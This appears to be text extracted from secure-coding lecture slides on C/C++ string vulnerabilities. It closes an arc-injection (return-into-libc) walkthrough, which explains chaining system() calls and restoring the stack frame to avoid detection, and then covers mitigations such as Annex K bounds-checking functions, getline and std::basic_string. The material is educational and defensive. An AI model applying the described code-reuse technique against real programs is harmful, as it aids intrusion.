
Original esp
restored!

```
return 0;
```

```
    mov esp,ebp  
    eip → pop ebp  
    ret
```

```
}
```

esp → ebp




system() Returns 3

Original ebp
restored!

```
return 0;
```

```
    mov esp,ebp  
    pop ebp
```

```
eip → ret  
}
```




system() Returns 1

**ret instruction
returns control
to main()**

```
return 0;
```

```
    mov esp,ebp  
    pop ebp
```

```
eip → ret  
}
```



Why is This Interesting?

An attacker can chain together multiple functions with arguments.

Exploit consists entirely of existing code

- No code is injected.
- Memory based protection schemes cannot prevent arc injection.
- Larger overflows are not required.
- The original frame can be restored to prevent detection.

String Agenda

Strings

Common errors using NTBS

Common errors using `basic_string`

String Vulnerabilities

Mitigation Strategies

Summary

Mitigation Strategies

Include strategies designed to

- **prevent** buffer overflows from occurring
- **detect** buffer overflows **and securely** recover without allowing the failure to be exploited

Rather than completely relying on a given mitigation strategy, it is often advantageous to follow a **defense-in-depth** tactic that combines multiple strategies.

A common approach is to consistently apply a secure technique to string handling (a prevention strategy) and back it up with one or more runtime detection and recovery schemes.

String Handling

The CERT C Secure Coding Standard rule [STR01-C. Adopt and implement a consistent plan for managing strings](#) recommends selecting a single approach to handling character strings and applying it consistently across a project.

Otherwise, the decision is left to individual programmers who are likely to make different, inconsistent choices.

Memory Management Models

String handling functions can be categorized based on how they manage memory.

There are three basic models:

- Caller allocates and frees
 - Available in C99, OpenBSD, C11 Annex K
 - makes it clearer when memory needs to be freed, and is more likely to prevent leaks
- Callee allocates, caller frees
 - Available in ISO/IEC TR 24731-2
 - make sure there is enough memory available (except when a call to `malloc()` fails).
- Callee allocates and frees
 - Implemented by C++ `std::basic_string`
 - most secure of the three solutions but is only available in C++.

Caller Allocates, Caller Frees

Caller allocates, caller frees is implemented by

- the C99 string handling functions defined in `<string.h>`
- the OpenBSD functions `strlcpy()` and `strlcat()`
- the C11 Annex K bounds-checking interfaces.

Memory can be statically or dynamically allocated prior to invoking these functions, making this model optimally efficient.

Bounds-checking Interfaces

The bounds-checking interfaces are alternative library functions that promote safer, more secure programming.

For example, C11 Annex K defines the `strcpy_s()`, `strcat_s()`, `strncpy_s()`, and `strncat_s()` functions as replacements for `strcpy()`, `strcat()`, `strncpy()`, and `strncat()`

The alternative functions verify that output buffers are large enough for the intended result and return a failure indicator if they are not.

Data is never written past the end of an array.

All string results are null terminated.

History

The C11 Annex K functions were created by Microsoft to help retrofit its existing, legacy code base in response to numerous, well-publicized security incidents over the past decade.

These functions were subsequently proposed to the [ISO/IEC JTC1/SC22/WG14](#) for standardization.

These functions were published as ISO/IEC TR 24731-1 and then later incorporated in C11 in the form of a set of optional extensions specified in a normative annex (Annex K).

Reading from `stdin` using `gets_s()`

```
#define __STDC_WANT_LIB_EXT1__ 1
#include <stdio.h>
#include <stdlib.h>

void get_y_or_n(void) {
    char response[8];
    size_t len = sizeof(response);
    printf("Continue? [y] n: ");
    gets_s(response, len);
    if (response[0] == 'n')
        exit(0);
}
```

This program is similar to the `gets()` example, except that the array bounds are checked.

There is implementation defined behavior (typically abort) if 8 characters or more are input.

Runtime-constraints

Most bounds-checked functions, upon detecting an error such as invalid arguments or not enough room in an output buffer, call a special **runtime-constraint** handler function.

This function might print an error message and/or abort the program.

The programmer can control which handler function is called via the `set_constraint_handler_s()` function, and can make the handler simply return if desired.

- If the handler simply returns, the function that invoked the handler indicates a failure to its caller using its return value.
- Programs that install a handler that returns must check the return value of each call to any of the bounds checking functions and handle errors appropriately.

The CERT C Secure Coding Standard Recommendation [ERR03-C. Use runtime-constraint handlers when calling the bounds-checking interfaces](#) recommends installing a runtime-constraint handler to eliminate the implementation-defined behavior.

Reading from `stdin` using `gets_s()`

The previous example can be improved to remove the implementation defined behavior at the cost of some additional complexity:

```
int main(void) {  
    constraint_handler_t oconstraint =  
        set_constraint_handler_s(ignore_handler_s);  
    get_y_or_n();  
}
```

In conformance with [ERR00-C. Adopt and implement a consistent and comprehensive error-handling policy](#), the constraint handler is set in `main()` for a consistent error handling policy throughout the application.

Library functions may wish to avoid setting a specific constraint handler policy because this might conflict with the overall policy enforced by the application.

In this case, library functions should assume that calls to bound-checked functions will return and check the return status accordingly.

Bounds-checking Interfaces Summary

Implementations include

- Non-conforming version available in Microsoft Visual C++ 2005 and 2008.
- Implemented by the Dinkumware Compleat Library for gcc, EDG, and VC++.
- Also appears in the Open Watcom open source cross compiler.

Functions are still capable of overflowing a buffer if the maximum length of the destination buffer is incorrectly specified.

The C11 Annex K functions are not “foolproof”

Because the C11 Annex K functions can often be used as simple replacements for the original library functions in legacy code, The CERT C Secure Coding Standard rule [STR07-C. Use TR 24731 for remediation of existing string manipulation code](#) recommends using them for this purpose on implementations that implement the Annex. (Such implementations are expected to define the `__STDC_LIB_EXT1__` macro.)

Callee Allocates, Caller Frees

The **callee allocates, caller frees memory** management model is implemented by the **dynamic allocation functions** defined by ISO/IEC TR 24731-2. ISO/IEC TR 24731-2 defines replacements for many of the standard C99 string handling functions that use dynamically allocated memory to ensure that buffer overflow does not occur.

Reading from `stdin` using `getline()`

```
#define __STDC_WANT_LIB_EXT2__ 1
#include <stdio.h>
#include <stdlib.h>
```

```
void get_y_or_n(void) {
    char *response = NULL;
    size_t size;
```

Declares a pointer and not an array.

```
    printf("Continue? [y] n: ");
    if ((getline(&response, &size, stdin) < 0) ||
        (size && response[0] == 'n')) {
        free(response);
        exit(0);
    }
    free(response);
}
```

Caller must `free()` memory

The `getline()` function returns a pointer to a dynamically allocated buffer and the allocated size.

Dynamic Allocation Functions

Because the use of such functions requires introducing additional calls to free the buffers later, these functions are better suited to new developments than to retrofitting existing code.

In general, the functions described in ISO/IEC TR 24731-2 provide greater assurance that buffer overflow problems will not occur, because buffers are always automatically sized to hold the data required.

Applications that use dynamic memory allocation might, however, suffer from denial of service attacks where data is presented until memory is exhausted.

They are also more prone to dynamic memory management errors, which can also result in vulnerabilities [Seacord 2005].

`std::basic_string`

The **callee allocates, callee frees** model is supported by the C++ `std::basic_string` class.

The `basic_string` class is less prone to security vulnerabilities than null-terminated byte strings.

However, some mistakes are still common:

- using an invalidated or uninitialized iterator
- passing an out-of-bounds index
- using an iterator range that really isn't a range
- passing an invalid iterator position
- using an invalid ordering

String Agenda

Strings

Common errors using NTBS

Common errors using `basic_string`

String Vulnerabilities

Mitigation Strategies

Summary

String Summary

Buffer overflows occur frequently in C and C++ because these languages

- use null-terminated byte strings
- do not perform implicit bounds checking
- provide standard library calls for strings that do not enforce bounds checking

The `basic_string` class is less error prone for C++ programs.

String functions defined by ISO/IEC “Security” TR 24731-1 are useful for legacy system remediation.

New C language development might consider using dynamic allocation functions, or other managed string libraries.

Questions about strings

